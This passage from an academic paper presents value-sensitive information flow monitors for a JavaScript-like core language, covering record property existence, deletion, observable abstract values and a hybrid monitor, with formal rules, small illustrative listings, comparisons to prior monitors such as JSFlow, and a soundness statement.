Distinguishing between the type of a value and its actual value in combination with value sensitivity is an important increase in precision for practical analyses. It allows the execution of the example of wild JavaScript from Listing 1.3, since `typeof document.cookie` returns $\langle ''str''^\perp, str^\perp \rangle$, which makes the result of the guarding expression public.

3.2 Records and observable property existence $\mathcal{L}_r$

Previous work on information flow control for complex languages has used the idea of tracking the existence of elements in structures like objects with an independent existence label [28, 20, 24]. In this section, we show that the notion of OAVs and the use of lifted partial maps are able to naturally express previous models while significantly simplifying the rules. Further, systematic application of those concepts allows us to improve previous models — in particular for property deletion.

Treating the property existence separately increases the permissiveness of the monitor. Consider, for instance, the example in Listing 1.4. After execution, the value of property x depends on h but not its existence. Since the existence changes less often and is observable via the operator `in`, it can be seen as an OAV (of the record).

Listing 1.4

```
o = {x:1};
if (h) {o['x'] = 0;}
l = 'x' in o;
```

In order to reason about existence as an OAV, we create $\mathcal{L}_r$ by extending $\mathcal{L}$ with record literals, property projection, property update and an `in` operator that makes it possible to check if a property is present in a record.

$$
\begin{array}{llr}
e ::= \cdots & & \mathcal{L} \\
& \mid \{\overline{e : e}\} & \text{Record} \\
& \mid x\texttt{[}e\texttt{]} & \text{Projection} \\
& \mid x\texttt{[}e\texttt{]} = e & \text{Property Assignment} \\
& \mid e \;\texttt{in}\; x & \text{Existence In Record} \\
s ::= \cdots & & \mathcal{L}
\end{array}
$$

The records are implemented as tuples of maps $\langle \mathcal{V}, \mathcal{E} \rangle_\varsigma$ decorated with a *structure security label* ς.

$$
\begin{array}{l}
\mathcal{S} : \mathit{string} \rightharpoonup \mathit{LabeledValue} \\
\mathcal{V} : \mathit{string} \rightharpoonup \mathit{LabeledValue} \\
\mathcal{E} : \mathit{string} \rightharpoonup \mathit{LabeledBool} \\
v \in \quad \mathit{Value} ::= r \quad \mid \quad (\cdots \text{as in } \mathcal{L}) \\
r \in \quad \mathit{Record} ::= \langle \mathcal{V}, \mathcal{E} \rangle_\varsigma
\end{array}
$$

$$\text{RecAssign}\ \frac{\begin{array}{c}\langle \mathcal{S}_1, e_1\rangle \rightarrow_{pc} \langle \mathcal{S}_2, f^{\sigma_f}\rangle \quad \langle \mathcal{S}_2, e_2\rangle \rightarrow_{pc} \langle \mathcal{S}_3, \dot{v}\rangle \\ \mathcal{S}_3(x) = \langle \mathcal{V}_1, \mathcal{E}_1\rangle_{\varsigma}^{\sigma_x} \quad \sigma = pc \sqcup \sigma_f \\ \mathcal{V}_1[f \xleftarrow{\mathtt{undef}^{\varsigma}} \dot{v}]{\downarrow_\sigma}\ \mathcal{V}_2 \quad \mathcal{E}_1[f \xleftarrow{\mathtt{false}^{\varsigma}} \mathtt{true}^{\perp}]{\downarrow_\sigma}\ \mathcal{E}_2\end{array}}{\langle \mathcal{S}_1, x\,\mathtt{[}e_1\mathtt{]=}e_2\rangle \rightarrow_{pc} \langle \mathcal{S}_3[x \rightarrow \langle \mathcal{V}_2, \mathcal{E}_2\rangle_{\varsigma}^{\sigma_x}], \dot{v}\rangle}$$

$$\text{Proj}\ \frac{\begin{array}{c}\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, f^{\sigma_f}\rangle \quad \mathcal{S}_2(x) = \langle \mathcal{V}, \mathcal{E}\rangle_{\varsigma}^{\sigma_x} \\ \mathcal{V}_{\mathtt{undef}^{\varsigma}}(f) = \dot{v} \quad \sigma = \sigma_x \sqcup \sigma_f\end{array}}{\langle \mathcal{S}_1, x\,\mathtt{[}e\mathtt{]}\rangle \rightarrow_{pc} \langle \mathcal{S}_2, \dot{v}^{\sigma}\rangle}$$

$$\text{In}\ \frac{\begin{array}{c}\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, f^{\sigma_f}\rangle \quad \mathcal{S}_2(x) = \langle \mathcal{V}, \mathcal{E}\rangle_{\varsigma}^{\sigma_x} \\ \mathcal{E}_{\mathtt{false}^{\varsigma}}(f) = \dot{v} \quad \sigma = \sigma_x \sqcup \sigma_f\end{array}}{\langle \mathcal{S}_1, e\,\mathtt{in}\,x\rangle \rightarrow_{pc} \langle \mathcal{S}_2, \dot{v}^{\sigma}\rangle}$$

Fig. 3: $\mathcal{L}_r$ semantics extension over $\mathcal{L}$

The first map, $\mathcal{V}$, stores the labeled values of the properties of the record, and the second map $\mathcal{E}$ stores the presence (existence) of the properties as a labeled boolean. As in previous work, the interpretation is that present properties carry their own existence label while inexistent properties are modeled by the structure label. As we will see below, the structure label is tightly connected to (the label of) the default value of $\mathcal{V}$ and $\mathcal{E}$. For clarity of exposition we let the records be values rather than entities on a heap.

The semantics of property projection, assignment, and existence query are detailed in Figure 3. Property update (RecAssign) allows for the update of a property in a record stored in a variable and the projection rule (Proj) reads a property by querying only the map $\mathcal{V}$. There are a number of interesting properties of these two rules. For RecAssign note the uniform treatment of values and existence and how, in contrast to previous work, this simplifies the semantics to only one rule. Further, note how the structure label is used as the label of the default value in both rules and how this interacts with the rules for lifted partial maps.

Listing 1.5

```
1  o={ e_L: 0^L,f_L: 1^M, g_H: 2^H}_H;
2  if ( m^M ) {
3    o['e'] = 0;
4    o['h'] = 0;
5    o['f'] = 0;
6    o['g'] = 0;
7  }
```

Consider Listing 1.5 in a $L \sqsubset M \sqsubset H$ security lattice to illustrate the logic behind this monitor. In this example, the subindex label in the key of the record denotes the existence label for that property. When the true branch is taken, the assignment `o['e']=0` (on line 3) is ignored, since MUpdate-VS is applied. Although the context is higher than the label of the value and its existence, no label change will occur.

The second assignment (`o['h']=0`, on line 4) extends the record. This side effect demands that the structure label of the record is not below M. The demand stems from the MUpdate rule via the label of the default value and initiated by the update of the existence map from false to true. Since the value changes only MUpdate is applicable, which places the demand that the label of the previous value (the structure label) is above the label of the control. The new value is tainted with the label of the control, which in this case leads to an existence label of M, resulting in $\texttt{\{ ..., h}_M\texttt{:0}^M\texttt{\}}_H$.

To contrast, consider the next property update (`o['f']=0`, on line 5), which writes to a previously existing property under M control. In this case no demands will be placed on the structure label, since neither of the maps will trigger use of the default value. The previous existence label is below M, but this does not trigger NSU since the value of the existence does not change, which makes the MUpdate-VS rule is applicable. This also means that the existence label is untouched and the result after execution is $\texttt{\{ ..., f}_L\texttt{ : 0}^M\texttt{, ...\}}_H$.

Finally (`o['g']=0`, on line 6), the previous existence and value labels are both above M, and the MUpdate rule is applicable. This will have the effect of *lowering* both the existence and value label to then current context in accordance with flow-sensitivity. The result after execution is $\texttt{\{ ..., g}_M\texttt{ : 0}^M\texttt{, ... \}}_H$

It is worth noting that the above example can be easily recast to illustrate update using a secret property name, since the pc and the security label of the property name form the security context, σ, of the writes in RecAssign.

With respect to reading, the existence label is not taken into account unless reading a non-existent property, in which case the structure of the record is used via the default value. Analogously, the rule In checks for property existence in a record by performing the same action on the $\mathcal{E}$ map. This illustrates that the lifted maps provide a natural model for existence tracking. The existence map provides all the presence/absence information of a value in a particular property. This generalization, in combination with value sensitivity, both simplifies previous work and increases the precision of the tracking. In particular, as is the topic of the next section, this is true when property deletion is considered.

3.3 Property deletion $\mathcal{L}_{rd}$

Listing 1.6

```
o = { }H;
if (h) {o['x']=0;}
delete o['x'];
l = 'x' in o;
```

Consider the initially empty record, o, in Listing 1.6. In order to be extended under secret control (line 2), the structure needs to be secret. In accordance with the previous section, after execution o will contain one property x with secret existence and value. Now, in the traditional semantics [20, 24, 28], line 3 will return the record to its initial state: empty with secret structure. This causes the (non-)existence of x, requested on line 4, to be secret, since the security label of the existence of absent properties is inherited from

$$\textsc{RecDel}\ \frac{\begin{array}{c}\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, f^{\sigma_f}\rangle \quad \mathcal{S}_2(x) = \langle \mathcal{V}_1, \mathcal{E}_1\rangle_{\varsigma}^{\sigma_x} \quad \sigma = pc \sqcup \sigma_f \\ \mathcal{V}_1[f \xleftarrow{\texttt{undef}^{\varsigma}} \texttt{undef}^{\perp}]\downarrow_{\sigma} \mathcal{V}_2 \quad \mathcal{E}_1[f \xleftarrow{\texttt{false}^{\varsigma}} \texttt{false}^{\perp}]\downarrow_{\sigma} \mathcal{E}_2\end{array}}{\langle \mathcal{S}_1, \texttt{delete}\ x\texttt{[}e\texttt{]}\rangle \rightarrow_{pc} \mathcal{S}_2[x \rightarrow \langle \mathcal{V}_2, \mathcal{E}_2\rangle_{\varsigma}^{\sigma_x}]}$$

Fig. 4: $\mathcal{L}_{rd}$ semantics extension over $\mathcal{L}_r$

the structure label. Notice that the deletion on line 3 is performed under public control. Semantically, this means that the absence of the property is public and that it would be safe to label l as such. Consider an extension of $\mathcal{L}_r$ with property deletion defining $\mathcal{L}_{rd}$:

$$\begin{array}{lr} e ::= \cdots & \mathcal{L}_r \\ s ::= \cdots & \mathcal{L}_r \\ \quad \mid \texttt{delete}\ x\texttt{[}e\texttt{]} & \text{Delete Property} \\ \quad \mid \texttt{delete}\ x & \text{Delete Variable} \end{array}$$

The extension is straight forward in that it does not require any fundamental changes in the semantic modeling. The semantics for property deletion (RecDel) is found in Figure 4. The actual deletion is performed by updating the existence to register that the property no longer exists in addition to replacing the value with the default value. Hence, the label of the existence and the label of the value both reflect the security level associated with the absence of the property, analogous to the presence.

In the same way update of records is flow sensitive, so is deletion — they are both phrased in terms of the same basic primitive. This way, the security label of the absence of properties can be lowered. In particular deleting a property under public control makes its absence public.

It is interesting to note that the structure label can be seen as an abstract property of the existence map $\mathcal{E}$, and hence be modeled as an OAV, as it will be explained in the next section. Moreover, the label of the default value in the lifted maps $\mathcal{V}$ and $\mathcal{E}$ allows value sensitivity to naturally model the structure label. Compare with [20], where the existence meta information refers to the presence while the absence was tracked by the structure label. This new representation of the structure label as the label of the default value in the affected maps uniformly models existence and absence of elements in data structure, resulting in clearer rules and proofs.

Returning to Listing 1.6, observe that the final state of the record o under this semantics is $\langle\{(\texttt{x}, \texttt{undef}^L)\}, \{(\texttt{x}, \texttt{false}^L)\}\rangle_H$. In turn, l will be $\texttt{false}^L$, reflecting that the absence of x does not encode any secret information. This illustrates how a systematic application of the approach results in a system that outperforms previous work.

3.4 Implementation considerations: the partial order of OAVs

Different OAVs are not necessarily independent. In the same way an OAV is an abstraction of a value, it is possible to find OAVs that are natural abstractions of other OAVs. For instance, the previous section briefly discussed one such situation and argued that the structure naturally can be seen as an abstraction of the existence map. This gives rise to a partial order of OAVs based on their relative level of abstraction. As an example, consider the partial order in Figure 5 consisting of the OAVs introduced so far.




Fig. 5: OAV Lattice

Such partial order is of interest both from an implementation and proof perspective. With respect to the former, the partial order opens up for an implementation optimization based on the value-sensitivity criterion. In particular, if a less abstract OAV (in terms of the partial order) does not change there is no reason to continue the process up the chains rooted in the OAV, e.g., if the value does not change, then its more abstract notion of type will not change either. This has the potential to significantly reduce the cost of computing with longer chains of OAVs, since, in most cases, there is no need to continue past the first OAV.

4 Hybrid monitors $\mathcal{L}_h$

In the quest of more permissive dynamic information flow monitors, *hybrid monitors* have been developed. Some perform static *pre-analyzes*, i.e., before the execution [13, 21, 25], or code inlining [12, 6, 23, 29]. In other cases, the static analysis is triggered at runtime by the monitor [22, 32, 27, 18]. A value sensitivity criterion can be applied in the static analysis of this second group. This means that fewer potential write targets need to be considered by the static part of these monitors.

Consider, for instance Listing 1.1, where a normal (i.e., value *insensitive*) hybrid monitor would elevate the label of l to the label of h before evaluating the branch. A value-sensitive hybrid analysis, on the other hand, is able to avoid the elevation, since the value of l can be seen not to change in the assignment.

To illustrate how a hybrid value-sensitive monitor might work consider the following hybrid semantics for the core language. Syntactically, $\mathcal{L}_h$ is identical to $\mathcal{L}$ but, similar to [22] and [18], a static analysis is performed when a branching is reached.

Consider the rule for conditionals (If$_h$) that applies a static analysis on the body of the conditional in order to update any variables that are potential write targets. In particular, assignments will be statically executed (S-Assign), which elevates the target to the current context using static versions of MUpdate and MUpdate-VS. This means that the NSU check of MUpdate no longer needs

$$\text{S-If}\ \frac{\langle \mathcal{S}_1, e\rangle \Rightarrow_{pc} \langle \mathcal{S}_2, \dot{v}\rangle \quad \langle \mathcal{S}_2, s_{\mathsf{true}}\rangle \Rightarrow_{pc} \mathcal{S}_t \quad \langle \mathcal{S}_2, s_{\mathsf{false}}\rangle \Rightarrow_{pc} \mathcal{S}_f}{\langle \mathcal{S}_1, \mathtt{if}(e)\{s_{\mathsf{true}}\}\{s_{\mathsf{false}}\}\rangle \Rightarrow_{pc} \mathcal{S}_t \sqcup \mathcal{S}_f}$$

$$\text{S-Assign}\ \frac{\langle \mathcal{S}_1, e\rangle \Rightarrow_{pc} \langle \mathcal{S}_2, \dot{v}\rangle \quad \mathcal{S}_2[x \xleftarrow{\mathsf{undef}^{\perp}} \dot{v}] \Downarrow_{pc} \mathcal{S}_3}{\langle \mathcal{S}_1, x = e\rangle \Rightarrow_{pc} \langle \mathcal{S}_3, \dot{v}\rangle}$$

$$\text{If}_h\ \frac{\begin{array}{c}\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, v^{\sigma}\rangle \quad \langle \mathcal{S}_2, s_{\mathsf{true}}\rangle \Rightarrow_{pc\sqcup\sigma} \mathcal{S}_t \\ \langle \mathcal{S}_2, s_{\mathsf{false}}\rangle \Rightarrow_{pc\sqcup\sigma} \mathcal{S}_f \quad \langle \mathcal{S}_t \sqcup \mathcal{S}_f, s_v\rangle \rightarrow_{pc\sqcup\sigma} \mathcal{S}_3\end{array}}{\langle \mathcal{S}_1, \mathtt{if}(e)\{s_{\mathsf{true}}\}\{s_{\mathsf{false}}\}\rangle \rightarrow_{pc} \mathcal{S}_3}$$

Fig. 6: Partial hybrid semantics

to be performed — the static part of the analysis guarantees that all variables are updated before execution. The static update and new dynamic update rules are formulated as follows.

$$\text{S-MUpdate}\ \frac{\mathcal{M}_{\Delta}(x) = \dot{w} \quad w \neq v}{\mathcal{M}[x \xleftarrow{\Delta} \dot{v}] \Downarrow_{\sigma} \mathcal{M}[x \mapsto \dot{w}^{\sigma}]} \qquad \text{MUpdate}_h\ \frac{\mathcal{M}_{\Delta}(x) = \dot{w} \quad w \neq v}{\mathcal{M}[x \xleftarrow{\Delta} \dot{v}] \downarrow_{pc} \mathcal{M}[x \mapsto \dot{v}^{pc}]}$$

$$\text{S-MUpdateVS}\ \frac{\mathcal{M}_{\Delta}(x) = \dot{w} \quad w = v}{\mathcal{M}[x \xleftarrow{\Delta} \dot{v}] \Downarrow_{\sigma} \mathcal{M}} \qquad \text{MUpdate-VS}_h\ \frac{\mathcal{M}_{\Delta}(x) = \dot{w} \quad w = v}{\mathcal{M}[x \xleftarrow{\Delta} \dot{v}] \downarrow_{pc} \mathcal{M}}$$

The value sensitivity of the static rules is manifested in the S-MUpdateVS rule. In case the new value is equal to the value of the write target, no label elevation is performed, which increases the permissiveness of the hybrid monitor in the way illustrated in Listing 1.1. Note the similarity between the static and the dynamic rules. In case it can be statically determined that the value does not change we know that MUpdate-VS$_h$ will be run at execution time and vice versa for MUpdate$_h$. This allows for the increase in permissiveness while still guaranteeing soundness. Naturally, this development scales to general OAVs under hybrid monitors.

5 Permissiveness

Value-sensitive monitors are strictly more permissive than their value-insensitive counterparts, i.e., the value-sensitive discipline accepts more safe programs.

For space reasons, the soundness proof can be found in the extended version of this paper [1].

In this section we compare the value sensitive languages $\mathcal{L}$, $\mathcal{L}_{rd}$ and $\mathcal{L}_h$ to the value-insensitive counterparts. In particular $\mathcal{L}$ is comparable to the Austin and Flanagan NSU discipline [2], $\mathcal{L}_{rd}$ is compared to the record subset of JSFlow [19] and $\mathcal{L}_h$ is compared to the Le Guernic et al.'s hybrid monitor [22].

5.1 Comparison with Austin & Flanagan's NSU [2]

The comparison with non-sensitive upgrade is relatively straight forward, since $\mathcal{L}$ is essentially the NSU monitor of [2] with one additional value-sensitive rule, MUPDATE-VS.

Let $\dashrightarrow$ denote reductions in the insensitive monitor obtained by removing MUPDATE-VS from $\mathcal{L}$. To show permissiveness we will prove that every reduction $\dashrightarrow$ can be followed by a reduction $\rightarrow$.

Theorem 1 (value-sensitive NSU is strictly more permissive than value-insensitive NSU).

$$\forall s \in \mathcal{L} \,.\, \langle \mathcal{S}_1, s\rangle \dashrightarrow_{pc} \mathcal{S}_2 \Rightarrow \langle \mathcal{S}_1, s\rangle \rightarrow_{pc} \mathcal{S}_2 \wedge$$
$$\exists s \in \mathcal{L} \,.\, \langle \mathcal{S}_1, s\rangle \rightarrow_{pc} \mathcal{S}_2 \not\Rightarrow \langle \mathcal{S}_1, s\rangle \dashrightarrow_{pc} \mathcal{S}_2$$

Proof. $\Rightarrow$: By contradiction, using that $\dashrightarrow$ is a strict subset of $\rightarrow$. For space reasons the proof can be found in the extended version of this paper [1]. $\not\Leftarrow$: The program in Listing 1.1 proves the claim, since it is successfully executed by $\rightarrow$ but not by $\dashrightarrow$.

5.2 Comparison with JSFlow [19]

Hedin et al. [19] present JSFlow, a sound purely-dynamic monitor for JavaScript. JSFlow tracks property existence and object structure for dynamic objects with property addition and deletion. The objects are represented as $\{\overline{x \xrightarrow{\epsilon} p^{\sigma}}\}_{\varsigma}$, i.e., objects are maps from properties, x, to labeled values, p^{σ}, with properties carrying existence labels, ϵ, and objects structure labels, ς.

Listing 1.7

```
1  o={}_H
2  if (h^H) {
3    o['x']=0;
4  }
5  delete o['x'];
6  l = 'x' in o;
```

Consider the example in Listing 1.7 up to line 3, where the property x is added under secret control. This places the demand that the structure of o is below the pc. In $\mathcal{L}_{rd}$, this demand stems from the MUPDATE rule via the label of the default value and is initiated by the update of the existence map from false to true. For $\mathcal{L}_{rd}$ the resulting object is $\langle\{\mathtt{x} \rightarrow \mathtt{0}^{H}\}, \{\mathtt{x} \rightarrow \mathtt{true}^{H}\}\rangle_{H}$, while for JSFlow the resulting object would be $\{\mathtt{x} \xrightarrow{H} \mathtt{0}^{H}\}_{H}$.

If we proceed with the execution, the deletion on line 5 is under public context, which illustrates the main semantic difference between $\mathcal{L}_{rd}$ and JSFlow. In the former, deletion under public control will have the effect of *lowering* the value and existence labels to the current context, which results in $\langle\{\mathtt{x} \rightarrow \mathtt{undef}^{L}\}, \{\mathtt{x} \rightarrow \mathtt{false}^{L}\}\rangle_{H}$. In the latter, property absence is not explicitly tracked and deleting a property simply removes it from the map resulting in $\{\}_{H}$. Therefore, at line 6, $\mathcal{L}_{rd}$ is able to use that the absence of x is independent of secrets, while JSFlow will taint l with H based on the structure level. In this way, $\mathcal{L}_{rd}$ both simplifies the rules of previous work and increases the precision of the tracking.

5.3 Comparison with Le Guernic et al.'s hybrid monitor [22]

The hybrid monitor presented by Le Guernic et al. [22] is similar to $\mathcal{L}_h$. In both cases, a static analysis is triggered at the branching point to counter the inherent limitation of purely-dynamic monitors: that they only analyze one trace of the execution.

In the case of Le Guernic et al., the static component of their monitor collects the left-hand side of the assignments in the both sides of branches. Once these variables are gathered their labels are upgraded to the label of the branching guard. Intuitively, the targets of assignments in branch bodies depend on the guard, but as, e.g., Listing 1.1 shows this method is an over-approximation. Such over-approximations lower the precision of the enforcement, and might, in particular, when the monitor tracks OAVs rather than regular values, jeopardize the practicability of the enforcement.

The hybrid monitor $\mathcal{L}_h$ subsumes the monitor by Le Guernic et al. (see the extended version of this paper [1].). All variable side-effects taken into account by Le Guernic et al. are also considered by the static part of $\mathcal{L}_h$ via the rule for static assignment, S-Assign. More precisely, S-Assign updates the labels of the variables by applying either S-MUpdate or S-MUpdateVS depending on the previous value. The case when all variables are upgraded by S-MUpdate to the level of the guard (σ in the rules of Figure 6) corresponds to monitor by Le Guernic et al.

6 Soundness

Value sensitivity is sound with respect to the common information flow policy: *termination insensitive non-interference* (TINI).

Intuitively, with respect to a two-level classification into *public* and *secret* values, TINI demands that values labeled public are independent of values labeled secret in *terminating runs* of a program. For a general classification, the idea is the same, but rather than categorizing values into public and secret, the values are divided with respect to the level of the attacker. This way, values at or below the level of the attacker correspond to public values, and the remaining values correspond to secret values.

Let λ denote the level of the attacker. More formally, the notion of TINI can be phrased as the preservation of a λ-equivalence relation by *terminating runs* of a program. λ-equivalence formalizes the intuition that values at or below the level of the attacker are independent of values above the attacker as well as independent of unrelated values. By demanding that λ-equivalence is preserved under execution for every label $\lambda \in$ *Label*, non-interference is guaranteed regardless of the level of the attacker.

Definition 1 (termination insensitive non-interference). *Two statements s_1 and s_2 are non-interfering, $ni(s_1, s_2)$ if:*

$$ni(s_1, s_2) \overset{\text{def}}{=\!=} \forall \lambda \,.\, \mathcal{S}_1 \overset{\lambda}{\sim} \mathcal{S}_1' \wedge \langle \mathcal{S}_1, s_1 \rangle \rightarrow_{pc} \mathcal{S}_2 \wedge \langle \mathcal{S}_1', s_2 \rangle \rightarrow_{pc} \mathcal{S}_2' \quad \Rightarrow \mathcal{S}_2 \overset{\lambda}{\sim} \mathcal{S}_2'$$

We consider a program s secure when $ni(s, s)$, meaning that it satisfies TINI. The language $\mathcal{L}$ and its derivatives presented in Section 3 are all sound with respect to TINI.

Theorem 2 ($\mathcal{L}$ and its derivatives satisfy TINI). *Let $\mathcal{L}_x$ range over the languages introduced, i.e., $\mathcal{L}_x \in \{\mathcal{L}, \mathcal{L}_t, \mathcal{L}_r, \mathcal{L}_{rd}, \mathcal{L}_h\}$. It holds that*

$$\forall s \in \mathcal{L}_x, ni(s, s)$$

Proof. By induction on the length of the execution. For space reasons the proof can be found in the extended version of this paper [1].

7 Related Work

This paper takes a step forward to improve the permissiveness of dynamic and hybrid information flow control. We discuss related work, including work that can be recast or extended in terms of value sensitivity and OAVs.

Permissiveness Russo and Sabelfeld [27] show that flow-sensitive dynamic information flow control cannot be more permissive than static analyses. This limitation carries over to value-sensitive dynamic information flow analyses.

Austin and Flanagan extend the permissiveness of the NSU enforcement with *permissive upgrades* [3]. In this approach, the variables assigned under high context are tagged as *partially-leaked* and cannot be used for future branching. Bichhawat et al. [7] generalize this approach to a multi-level lattice. Value sensitivity can be applied to permissive upgrades (including the generalization) with benefits for the precision.

Hybrid approaches are a common way to boost the permissiveness of enforcements. There are several approaches to hybrid enforcement: inlining monitors [12, 6, 23, 29], selective tracking [13, 25], and the application of a static analysis at branch points [22, 32, 27, 18]. Value sensitivity is particularly suitable for the latter to reduce the number of upgrades and increase precision (cf. Section 4).

In relation to OAVs Some enforcements track other more abstract properties in addition to standard values. These properties are typically equipped with a dedicated security label, which makes them fit into our notion of OAV.

Buiras et al. [10] extend LIO [31] to handle flow-sensitivity. Their *labelOf* function allows them to observe the label of values. To protect from leaks through observable labels, their monitor implements a *label on the label*, which means that the label itself can be seen as an OAV.

Almeida Matos et al. [24] present a purely dynamic information flow monitor for DOM-like tree structures. By including references and live collections, they get closer to the real DOM specification but are forced to track structural aspects of the tree, like the position of the nodes. Since the attacker can observe changes in the DOM through live collections and, in order to avoid over-approximations, they label several aspects of the node: the node itself, the value stored in it, the position in the forest, and its structure. These aspects are OAVs, since some of the operations only affect a subset of their labels. A value-sensitive version of this monitor might not be trivial given its complexity, but the effort would result in increased precision.

In relation to value-sensitivity The hybrid JavaScript monitor designed by Just et al. [21] only alters the structure of objects and arrays when properties or elements are inserted or removed. Similarly, Hedin et al. [18, 19] track the presence and absence of properties and elements in objects and arrays changing the associated labels on insertions or deletions. Both approaches can be understood in terms of value-sensitivity. Indeed, in this paper we show how to improve the latter by systematic modeling using OAVs in combination with value-sensitivity.

Secure multi-execution [11, 16] is naturally value-sensitive. It runs the same program multiple times restricting the input based on its confidentiality level. In this way, the secret input is defaulted in the low execution, thus entirely decoupling the low execution from the secret input. Austin and Flanagan [4] present *faceted values*: values that, depending of the level of the observer, can *return* differently. Faceted values provide an efficient way of simulating the multiple executions of secure multi-execution in a single execution.

8 Conclusion

We have investigated the concept of value sensitivity and introduced the key concept of observable abstract values, which together enable increased permissiveness for information flow control. The identification of observable abstract values opens up opportunities for value-sensitive analysis, in particular in richer languages. The reason for this is that the values of abstract properties typically change less frequently than the values they abstract. In such cases, value-sensitivity allows the security label corresponding to the abstract property to remain unchanged.

We have shown that this approach is applicable to both purely dynamic monitors, where we reduce blocking due to false positives, and to hybrid analysis, where we reduce over-approximation.

Being general and powerful concepts, value sensitivity and observable abstract values have potential to serve as a basis for improving state-of-the-art information flow control systems. Incorporating them into the JSFlow tool [19] is already in the workings.

Acknowledgments This work was funded by the European Community under the ProSecuToR project and the Swedish research agencies SSF and VR.

References

1. Interactive interpreter, its source code, and extended version of this paper: `http://www.jsflow.net/valsens/`.
2. AUSTIN, T. H., AND FLANAGAN, C. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2009).
3. AUSTIN, T. H., AND FLANAGAN, C. Permissive dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2010).
4. AUSTIN, T. H., AND FLANAGAN, C. Multiple facets for dynamic information flow. In *Proc. ACM Symp. on Principles of Programming Languages* (Jan. 2012).
5. BARNES, J., AND BARNES, J. *High Integrity Software: The SPARK Approach to Safety and Security.* Addison-Wesley Longman Publishing Co., Inc. Boston, MA, USA, 2003.
6. BELLO, L., AND BONELLI, E. On-the-fly inlining of dynamic dependency monitors for secure information flow. In *Formal Aspects of Security and Trust (FAST)* (2011).
7. BICHHAWAT, A., RAJANI, V., GARG, D., AND HAMMER, C. Generalizing permissive-upgrade in dynamic information flow analysis. In *Proceedings of the 9th Workshop on Programming Languages and Analysis for Security* (2014).
8. BIRGISSON, A., HEDIN, D., AND SABELFELD, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *Computer Security - ESORICS 2012*, S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science.* Springer Berlin Heidelberg, 2012, pp. 55–72.
9. BROBERG, N., VAN DELFT, B., AND SANDS, D. Paragon for practical programming with information-flow control. In *Programming Languages and Systems.* 2013.
10. BUIRAS, P., STEFAN, D., AND RUSSO, A. On dynamic flow-sensitive floating-label systems. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2014).
11. CAPIZZI, R., LONGO, A., VENKATAKRISHNAN, V. N., AND SISTLA, A. P. Preventing information leaks through shadow executions. In *Proc. Annual Computer Security Applications Conference* (2008).
12. CHUDNOV, A., AND NAUMANN, D. A. Information flow monitor inlining. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2010).
13. CHUGH, R., MEISTER, J. A., JHALA, R., AND LERNER, S. Staged information flow for JavaScript. In *Proc. ACM SIGPLAN Conference on Programming language Design and Implementation* (2009).
14. DE GROEF, W., DEVRIESE, D., NIKIFORAKIS, N., AND PIESSENS, F. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (2012).
15. DENNING, D. E., AND DENNING, P. J. Certification of programs for secure information flow. *Comm. of the ACM 20*, 7 (July 1977), 504–513.
16. DEVRIESE, D., AND PIESSENS, F. Non-interference through secure multi-execution. In *Proc. IEEE Symp. on Security and Privacy* (May 2010).
17. HAMMER, C., AND SNELTING, G. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *International Journal of Information Security 8*, 6 (Dec. 2009), 399–422.
18. HEDIN, D., BELLO, L., AND SABELFELD, A. Value-sensitive hybrid information flow control for a JavaScript-like language. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2015).

19. Hedin, D., Birgisson, A., Bello, L., and Sabelfeld, A. JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. 29th ACM Symposium on Applied Computing* (2014).
20. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (June 2012).
21. Just, S., Cleary, A., Shirley, B., and Hammer, C. Information flow analysis for JavaScript. In *Proceedings of the 1st ACM SIGPLAN international workshop on Programming language and systems technologies for internet clients* (USA, 2011), ACM.
22. Le Guernic, G., Banerjee, A., Jensen, T., and Schmidt, D. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)* (2006), vol. 4435 of *LNCS*, Springer-Verlag.
23. Magazinius, J., Russo, A., and Sabelfeld, A. On-the-fly inlining of dynamic security monitors. *Computers & Security* (2012).
24. Matos, A. G. A., Santos, J. F., and Rezk, T. An information flow monitor for a core of DOM - introducing references and live primitives. In *Trustworthy Global Computing* (2014).
25. Moore, S., and Chong, S. Static analysis for efficient hybrid information-flow control. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2011).
26. Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., and Nystrom, N. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001.
27. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2010).
28. Russo, A., Sabelfeld, A., and Chudnov, A. Tracking information flow in dynamic tree structures. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Sept. 2009), LNCS, Springer-Verlag.
29. Santos, J. F., and Rezk, T. An information flow monitor-inlining compiler for securing a core of JavaScript. In *ICT Systems Security and Privacy Protection* (2014).
30. Simonet, V. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml`, July 2003.
31. Stefan, D., Russo, A., Mitchell, J., and Mazières, D. Flexible dynamic information flow control in haskell. In *Proceedings of the 4th ACM symposium on Haskell* (2011), ACM.
32. Venkatakrishnan, V. N., Xu, W., DuVarney, D. C., and Sekar, R. Provably correct runtime enforcement of non-interference properties. In *Proc. International Conference on Information and Communications Security* (Dec. 2006), Springer-Verlag, pp. 332–351.
